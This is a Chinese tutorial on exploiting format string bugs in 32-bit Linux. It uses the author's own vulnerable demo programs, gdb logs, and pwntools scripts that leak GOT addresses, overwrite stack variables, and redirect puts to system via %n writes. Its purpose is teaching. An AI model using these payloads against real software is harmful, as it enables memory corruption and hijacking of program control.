格式化字符串漏洞

测试平台

系统：CentOS release 6.10 (Final)、32 位

内核版本：Linux 2.6.32-754.10.1.el6.i686　i686 i386 GNU/Linux

gcc 版本：　4.4.7 20120313 (Red Hat 4.4.7-23) (GCC)

gdb 版本：GNU gdb (GDB) Red Hat Enterprise Linux (7.2-92.el6)

libc 版本：libc-2.12.so

漏洞原理

程序中提供了参数可控（该格式化字符串参数来自外部输入）的 printf 族和 scanf 族函数或错误的参数类型或格式化字符串参数和传入参数个数不一致等情况，这导致我们可以控制程序行为或泄露一些信息。例如：

1、 可控的参数

```c
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

int main(int argc, char** argv) {
        if (argc < 3) {
                printf("Input fmtstr!\n");
                exit(-1);
        }

        char* fmt = argv[1];
        char* args = argv[2];

        printf(fmt);
        printf(fmt, args);
        printf("\n");
        return 0;
}
```

外部可控

2、 参数类型错误

```c
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

int main(int argc, char** argv) {

        int a = xxxx;
        scanf("%x", a);
        printf("%x\n", a);
        return 0;
}
```

参数类型错误

3、 格式化字符串参数和传入参数不符

```c
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

int main(int argc, char** argv) {
        int a = 10;
        printf("%d\n%.8x\n", a);
        return 0;
}
```

格式化参数个数和传入参数个数不

第一种危害最大，我们完全可以控制程序行为，第二、三种不能控制程序行为，但可以对信息泄露提供一些帮助。

通用利用方式

格式化漏洞有两种利用方式：一种是实现任何地址读（可用于信息泄露），一种是实现任意地址写（可用于覆盖返回地址、got 表、函数虚表等）。

格式化字符串介绍

我们以 printf 函数为例来说明几个主要的格式化字符串的参数：

%d - 十进制 - 输出十进制整数

%s - 字符串 - 从内存中读取字符串

%x - 十六进制 - 输出十六进制数

%c - 字符 - 输出字符

%p - 指针 - 指针地址

%n – 把前面打印的字符长度输出到指定地址

%N$ - 第 N 个参数

```c
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

int main(int argc, char** argv) {

        int a = 10;
        char* s = "hello";
        char c = 'A';
        int d = 0;
        printf("%d-%s-%x-%c-%p-%d\n", a, s, s, c, &d, d);
        printf("%d%n\n", 120, &d);
        printf("%d\n", d);
        printf("%2$#x\n", a, s);
        return 0;
}
```

120的字符串长度为3
%2$表示第二个参数

程序执行结果：


这里面前 5 个格式化字符串都用于输出，第 6 个用于输入，第七个用于指定参数的位置，第几个参数。

参数不一致

现在我们来看看参数个数不一致会发生什么情况。参数不一致指的是格式化字符串参数个数和实际输入参数不一致。

1、没有输入参数

然我们看看程序运行结果：



从图中可以看到，程序把 sp+4 地址对应内存值作为第一个参数（靠近栈顶第二个）。

2、带有输入参数：

```c
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

int main(int argc, char** argv) {

        int a = 10;
        char* b = "hello";
        printf("%#x-%#x-%#x-%#x-%#x-%#x-%#x\n", a, b);
        return 0;
}
```

格式化字符串有7个，但实际参数只有两个

然我们看看程序运行结果：


```
Starting program: /home/sp00f/vul_test/fmtstr/fmtstr5

Breakpoint 1, main (argc=1, argv=0xbffff344) at fmtstr5.c:9
9               printf("%#x-%#x-%#x-%#x-%#x-%#x-%#x\n", a, b);
(gdb) x/16x $sp
0xbffff270:     0x007821d8      0x0804822c      0x00785160      0x00783ff4
0xbffff280:     0x08048420      0x08048310      0x0000000a      0x080484d4
0xbffff290:     0x08048420      0x00000000      0xbffff318      0x00607d28
0xbffff2a0:     0x00000001      0xbffff344      0xbffff34c      0xb7fff3d0
(gdb) n
0xa-0x80484d4-0x783ff4-0x8048420-0x8048310-0xa-0x80484d4
10              return 0;
```

程序中包含 7 个格式化字符串参数，但实际传入参数只有两个。我们看到这次程序把 sp+12 地址处的内存值作为程序第三个格式化参数，以此类推（我们设定的格式化参数都是 4 字节输出）。在看一个例子：

```c
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

int main(int argc, char** argv) {

        int a = 10;
        char* b = "hello";
        printf("%#x-%#x-%s-%#x-%#x-%#x-%#x\n", a, b);
        return 0;
}
```

程序中7个格式化参数2个参数，第三个格式化参数为%s

程序运行结果：



运行结果和第二个例子唯一的不同的是第三个格式化参数是%s，输出也变成了 sp+12 地址处内存中对应的字符串“|=x”（该地址不一定是字符串）。

通过这三个例子，我们了解到 printf 处理格式化参数的原理是如果输入的格式化参数个数多于实际输入参数，它将会把 sp+ N*4 的内存值作为格式化参数对应的类型输出（N 代表第 N 个参数，也可以理解为到达栈顶的步长）。在我测试的机器上第一个参数的地址是当前 sp+4。以上面三个例子说明：

第一个例子：依据 sp + N*4，此时 N 为 1，所以对应第一个参数地址为 sp + 1*4 即为 sp + 4。第二个例子：依据 sp+ N*4，此时 N 为 3（有两个参数），所以对应格式化参数的参数地址为 sp+ 3*4，即 sp + 12，第三个同理。

指定参数位置

通过%N$我们可以指定格式化参数对应的实际参数位置，如%2$d 代表把第二个输入参数以十进制方式输出。

1、栈上没有定义参数

```c
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

int main(int argc, char** argv) {  栈上没有定义参数

        printf("%#x-%#x-%#x-%#x-%#x-%#x-%#x\n");
        printf("%1$#x-%2$#x-%3$#x-%4$#x-%5$#x-%6$#x-%7$#x\n");
        return 0;
}
```

运行结果：

```
[sp00f@localhost fmtstr]$ ./fmtstr8
0x8048310-0x804840b-0x783ff4-0x8048400-0-0xbffff348-0x607d28
0x8048310-0x804840b-0x783ff4-0x8048400-0-0xbffff348-0x607d28
```

从运行结果我们可以看到指定输出参数位置和不指定的运行结果是一致的，原理同上一节讲的。

2、栈上存在定义的参数

```c
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

int main(int argc, char** argv) {

        int a = 10;
        char* b = "hello";
        printf("%#x-%#x-%#x-%#x-%#x-%#x-%#x\n");
        printf("%#x-%#x-%#x-%#x-%#x-%#x-%#x\n", a, b);
        printf("%1$#x-%2$#x-%#x-%#x-%#x-%#x-%#x\n", a, b);
        printf("%1$#x-%2$s-%3$#x-%4$#x-%5$#x-%6$#x-%7$#x\n");
        return 0;
}
```

运行结果：

```
[sp00f@localhost fmtstr]$ ./fmtstr7
0x804822c-0x785160-0x783ff4-0x8048450-0x8048310-0xa-0x8048504
0xa-0x8048504-0x783ff4-0x8048450-0x8048310-0xa-0x8048504
0xa-0x8048504-0xa-0x8048504-0x783ff4-0x8048450-0x8048310
0xa-hello-0x783ff4-0x8048450-0x8048310-0xa-0x8048504
```

从运行结果中可以看出，如果存在实际参数%N$中的 N 就代表第几个参数（它永远指向真是的参数，而不是 sp + N*4），否则它指向 sp + N*4（可以理解为距离栈顶的步长）。

漏洞利用

泄露栈内存

泄露内存的核心都是利用%N$，可以延伸出两种形式：泄露栈内存和泄露任意内存。泄露栈内存有以下两种方式：

1、printf("%N$#x", {arg1...argn}) - 打印第 N 个参数的二级制值，%N$表示第 N 个参数，N 可以大于 n，arg 代表实际输入参数（N >= 1）。


2、printf("%N$#x") - 打印当前栈顶距离 N 的内存值（N >= 1）。

%#x 根据实际需要可以被替代为%s、%p。

前面已经举例了，这里就不在单独举例了。

泄露任意内存

printf("[addr] %N$s") - leak mem，addr 是我们要读取内存的地址，N 为格式化字符串漏洞的 stackpop 的步长（视漏洞实际情况定），这里用到了%s，它会打印从 addr 到 NUL 字节之间所有内存。原理如下：



我们用一个测试程序来演示一下：

```c
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

void evil() {
        system("ls -al");
}

int main(int argc, char** argv) {
        char test[100];
        scanf("%s", test);
        printf(test);
        return 0;
}
```

很明显此处存在格式化漏洞

首先我们需要确定步长 N，它可以通过使用 AAAA-%P-%P-%P.....这样的字符串进行测试

```
[sp00f@localhost fmtstr]$ ./fmtstr10
AAAA-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p
AAAA-0xbffff23c-0xb7fff6b0-0x1-(nil)-0x1-0x5ea900-0x41414141-0x2d70252d-0x252d7025-0x70252d70
```


，通过上图我们可以看到从 AAAA 到 0x41414141 相隔是 7，所以这里的 N 为 7。我们知道了步长为 7，现在只要把 addr 替换成我们想要的地址就可以泄露任意内存了。我们用 pwn 实现一个 exp 用来泄露 scanf 函数地址，exp 如下：

```python
from pwn import *
context(arch = 'i386', os = 'linux', log_level='debug')

def fmt_str(payload):
        p = process('./fmtstr10')
        p.sendline(payload)
        return p.recvall()

autofmt = FmtStr(fmt_str) FmtStr可以帮我们算出步长offset
offset = autofmt.offset
print "offset = " + hex(offset)
p = process("./fmtstr10", stderr=PIPE)
elf = p.elf
scanf_got = elf.got["__isoc99_scanf"]
print hex(scanf_got)
payload = p32(scanf_got) + "%"+ str(offset) +"$s"
print payload
p.sendline(payload)
p.recv(4)
data = ''
c = p.recvall()
if len(c) == 3:
        data += c[0:3]
        data += '\x00'
else:
        data = c
log.info("=> %s" % (data or '').encode('hex'))
scanf_addr = int(data.encode('hex'), 16)
scanf_addr = struct.pack("<i", scanf_addr)
scanf_addr = int(scanf_addr.encode("hex"), 16)
print hex(scanf_addr)
p.close()
```

先调试看看 scanf 函数地址：

```
Breakpoint 1, main (argc=1, argv=0xbffff314) at fmtstr10.c:11
11              scanf("%s", test);
(gdb) n
aaaa
12              printf(test);
(gdb) p __isoc99_scanf
$1 = {int (const char *, ...)} 0x64f840 <__isoc99_scanf>
```

在运行 exp 看看打印的 scanf 函数地址是否正确：




从图上可以看到打印的值是正确的。

覆盖任意内存

任意地址写核心是依赖格式化字符串%n，覆盖任意内存有以下两种方式：

1、 printf("%Nd%n%[M-N]d%n", a<dummy arg>, addr {a1, addr1..... an, addrn})，此种情况用于 addr 地址已知（addr{n}已经被作为 printf 的实际输入参数），N 为 addr 内存要被写入的值， a 可以为任意值，{}中的参数可有可无，依实际情况而定， M 为 addr1 要被设定的值（这里是 M-N 的原因是，前面已经打印了 N 个字符，%n 是前面打印的字符数）。下面以两个测试程序说明：

1） 覆盖栈内存



运行结果如下所示：

从图中我们可以轻易看到变化前 a=11，b=12，c=13，改变后 a=100，b=200，c=300。

```
[sp00f@localhost fmtstr]$ ./fmtstr12
a = 11, b =  12, c = 13

                          2
a = 100, b =  200, c = 300
```

2) 覆盖其他内存

在这个测试程序中，我们实现了堆内存和 puts got 表项的覆盖，前提是堆内存地址和 got 表项地址被当作参数传入了 printf 函数。

```
Relocation section '.rel.plt' at offset 0x2d0 contains 6 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
080497c8  00000107 R_386_JUMP_SLOT   00000000   __gmon_start__
080497cc  00000707 R_386_JUMP_SLOT   08048350   system
080497d0  00000207 R_386_JUMP_SLOT   00000000   __libc_start_main
080497d4  00000307 R_386_JUMP_SLOT   00000000   printf
080497d8  00000407 R_386_JUMP_SLOT   00000000   malloc
080497dc  00000507 R_386_JUMP_SLOT   08048390   puts
```

地址 0x80497dc 对应 puts 函数的 got 表项地址。堆内存覆盖后 a 的值由 11 变成 120，puts 函数的 got 表项覆盖后，调用 puts 函数会变成调用 system 函数。

```
int main(int argc, char** argv) {

        int* a = (int*) malloc(sizeof(int));
        int b = 11;
        a = &b;
        puts("call puts\n");
        printf("%120d%n\n", b, a);
        printf("a = %d\n", *a);
        printf("puts %p, system %p\n", puts, system);
        int* puts_got = (int*)0x80497dc;
        printf("%134513488d%n\n", b, puts_got);
        puts("ls -al");
        // free(a); // it can't be freed!
        // a = NULL;
        return 0;
}
```

堆内存

为方便演示，这里直接把printf格式化字符串写到了程序中，它的前提是格式化字符串可控

got表项

运行结果如下：

```
                                                                                                                    120
总用量 232
drwxrwxr-x. 2 sp00f sp00f   4096 10月 29 10:16 .
drwxr-xr-x. 6 sp00f sp00f   4096 10月 18 16:23 ..
-rw-------. 1 sp00f sp00f 290816 10月 29 10:12 core-fmtstr11-15471-1572315150
-rwxrwxr-x. 1 sp00f sp00f   6282 10月 25 15:59 fmtstr0
-rw-rw-r--. 1 sp00f sp00f    269 10月 25 16:01 fmtstr0.c
-rwxrwxr-x. 1 sp00f sp00f   6037 10月 25 16:08 fmtstr1
-rwxrwxr-x. 1 sp00f sp00f   6091 10月 28 22:18 fmtstr10
-rw-rw-r--. 1 sp00f sp00f    228 10月 28 22:18 fmtstr10.c
-rwxrwxr-x. 1 sp00f sp00f   6569 10月 29 10:14 fmtstr11
-rw-rw-r--. 1 sp00f sp00f    491 10月 29 10:14 fmtstr11.c
-rw-rw-r--. 1 sp00f sp00f    155 10月 25 16:08 fmtstr1.c
-rwxrwxr-x. 1 sp00f sp00f   5915 10月 25 16:08 fmtstr2
-rw-rw-r--. 1 sp00f sp00f    149 10月 25 16:09 fmtstr2.c
-rwxrwxr-x. 1 sp00f sp00f   6119 10月 28 13:51 fmtstr3
-rw-rw-r--. 1 sp00f sp00f    296 10月 28 13:51 fmtstr3.c
```

2、 printf("[addr]%Dd %N$n")，此种情况可用于任何情况情况，原理同任意内存读，D 代表 addr 要被覆盖的值，N 代表步长（依实际漏洞情况而定）。以一个简单例子说明：

```
int main(int argc, char** argv) {

        int a = 10;
        printf("a = %d\n", a);
        printf("%p\n", &a);
        char test[100];
        scanf("%s", test);
        printf(test);
        printf("a = %d\n", a);
        return 0;
}
```

为便于说明，这里我故意泄露a的地址

借助 pwn 编写 exp 如下：

```
from pwn import *
context(arch = 'i386', os = 'linux', log_level='debug')

def fmt_str(payload):
        p = process('./fmtstr13')
        p.sendline(payload)
        return p.recvall()

autofmt = FmtStr(fmt_str)
offset = autofmt.offset
print "offset = " + hex(offset)
p = process("./fmtstr13", stderr=PIPE)
print p.recvline() # print a
data = p.recvline()[0:10]
print data, type(data), len(data)
var_addr = int(data, 16)
var_addr = struct.pack(">I", var_addr)
var_addr = int(var_addr.encode("hex"), 16)
print "var_addr = " + hex(var_addr)
payload = p32(var_addr) + "%96d%"+ str(offset) +"$n"
p.sendline(payload)
p.recvuntil("a")
print "a " + p.recvall()
p.close()
```

这里96d的原因是前面打印了四个字符

运行结果如下：

从下图可以看到 a 已经由 10 被覆盖为 100 了。

覆盖其他地址同这个例子，这里就不在单独写程序演示了。

额外技巧

地址后移

printf("[addr]%Dd %N$n")这种格式输出 addr 就占 4 个字节，执行覆盖时最小值是 4，可不可以小于 4?

当然可以，见之前介绍的原理图，addr 后移步长后移。addr 被放到后面变成 printf("xx%N$n[**][addr]")形式，xx、**可以为任意字符；xx 代表要打印的小于 4 的字符串（赋值几就几个字符，如打印 2 就变成 11%N$n……）；**代表要对齐的字符（我在测试过程中发现，需要按 4 字节对齐，否则程序是崩溃，如果打印 2，格式如：11%N$nxx……补齐两个字符）；N 代表步长，这里步长需要在原有基础+2（xx**代表一个参数，%N$n 代表一个参数，addr 后移了两个参数）。

我们同样以 demo13 为例来说明这种情况，依据刚刚描述借助 pwn 实现 exp 如下：

```python
def fmt_str(payload):
        p = process('./fmtstr13')
        p.sendline(payload)
        return p.recvall()

autofmt = FmtStr(fmt_str)
offset = autofmt.offset + 2
print "offset = " + hex(offset)
p = process("./fmtstr13", stderr=PIPE)
print p.recvline() # print a
data = p.recvline()[0:10]
print data, type(data), len(data)
var_addr = int(data, 16)
var_addr = struct.pack(">I", var_addr)
var_addr = int(var_addr.encode("hex"), 16)
print "var_addr = " + hex(var_addr)
payload = "AA%"+ str(offset) +"$n00" + p32(var_addr)
p.sendline(payload)
p.recvuntil("a")
print "a " + p.recvall()
p.close()
```

步长+2

addr后移

执行效果：

```
[+] Starting local process './fmtstr13': pid 23007
[DEBUG] Received 0x12 bytes:
    'a = 10\n'
    '0xbffff27c\n'
a = 10

0xbffff27c <type 'str'> 10
var addr = 0xbffff27c
[DEBUG] Sent 0xd bytes:
    00000000  41 41 25 38  24 6e 30 30  7c f2 ff bf  0a           |AA%8|$n00||···|·|
    0000000d
[*] Process './fmtstr13' stopped with exit code 0 (pid 23007)
[DEBUG] Received 0xe bytes:
    00000000  41 41 30 30  7c f2 ff bf  61 20 3d 20  32 0a       |AA00|···|a =| 2·|
    0000000e
[+] Receiving all data: Done (5B)
a  = 2
```

4字节补齐

控制任意字节

如果把一个内存的值覆盖成 0xffffffff 通过使用上面描述的方法那岂不是要打印 0xffffffff 个字符，即耗时又不美观，怎么办？如果把某个地址 4 字节中的一个字节覆盖怎么办（上面提到的都是按指针长度覆盖）如果覆盖一片内存区域，超过 4 字节长度怎么办？

字符	类型	使用
hh	1-byte	char
h	2-byte	short int
l	4-byte	long int
ll	8-byte	long long

通过这个表，我们就可以把%N$n 转变成如下形式：

%N$hh[X]，操作一个字节，读操作 X=x|p|s，写操作 X=n

%N$h[X]，操作两个字节，读操作 X=x|p|s，写操作 X=n

%N$l[X]等价于%N$n，操作 4 个字节，读操作 X=x|p|s，写操作 X=n

%N$ll[X]，操作 8 个字节，读操作 X=x|p|s，写操作 X=n

这样写特别大的数时我们就可以按照单字节处理，不用打印那么多字符，同理你可以任意处理几个字节，少于 4 个多于四个无所谓。

举例我们想把地址为 0x0804A028 处覆盖为 0x12345678，我们可以按照如下方式覆盖：

0x0804A028 \x78

0x0804A029 \x56

0x0804A02a \x34

0x0804A02b \x12 假设步长为 6，则 payload 的样子如下：

p32(0x0804A028)+p32(0x0804A029)+p32(0x0804A02a)+p32(0x0804A02b)+pad1+'%6$hhn'+pad2+'%7$hhn'+pad3+'%8$hhn'+pad4+'%9$hhn'，这样这里的 pad，后面的 pad 需要减去前面打印的字符。

我们可以直接借助 pwn 提供的格式化字符工具 **pwnlib.fmtstr.fmtstr_payload(offset, writes, numbwritten=0, write_size='byte') → str**

offset 表示偏移步长

writes 表示目标地址{addr: value, addr2: value2}

numbwritten 表示 printf 已经写入的字节数

write_size 表示写入的字宽， 只能是 byte，short，int(hhn、hn 或者 n)

上面把地址为 0x0804A028 处覆盖为 0x12345678 可以用 pwn 表示如下：

fmtstr_payload(6, {0x804A028:0x12345678})